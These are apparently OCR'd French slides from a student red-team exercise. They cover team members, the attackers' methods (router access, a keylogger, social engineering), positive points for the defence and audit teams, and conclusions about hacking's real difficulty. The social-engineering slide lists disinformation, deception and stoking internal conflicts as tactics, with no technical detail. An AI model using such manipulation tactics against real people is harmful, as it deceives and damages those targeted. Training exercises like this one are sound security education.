
Philippe BEAUGENDRE
Emmanuelle DANG
Cécile FOSSEN
Vincent LARRIBAU

Guillaume COTTIN
Ilias DJOUAI
Youri JEAN MARIUS
Fabien PEYRONNET

La méthodologie

Accès au routeur: enable

Keylogger



Social Engineering

- Tout le long du projet: priorité au Social Engineering
- Politique de silence
- Maîtrise de l'information et la désinformation
- Stratégie d'intox
- Gestion des crises
- Manipulation et amplification de conflits internes
- Jeu de rôles

Vos points positifs

Equipe défense

- Politique de segmentation des information inter-équipes:
  - Mdp non intégrés aux documents
  - Seules les informations essentielles sont échangées

Equipe analyse

- Préconisations judicieuses
- Bonne réactivité de l'audit


Conclusion

- Social engineering face à la technique
- Excès de confiance néfaste face à l'efficacité
- Faussé entre la théorie et la pratique
- Fausse image de l'activité de hacking
  - Beaucoup d'heures de travail pour peu de résultats
  - Frustration et échecs
- Mais au final... une bonne dose de jouissance

.... pour le plaisir









Des questions ?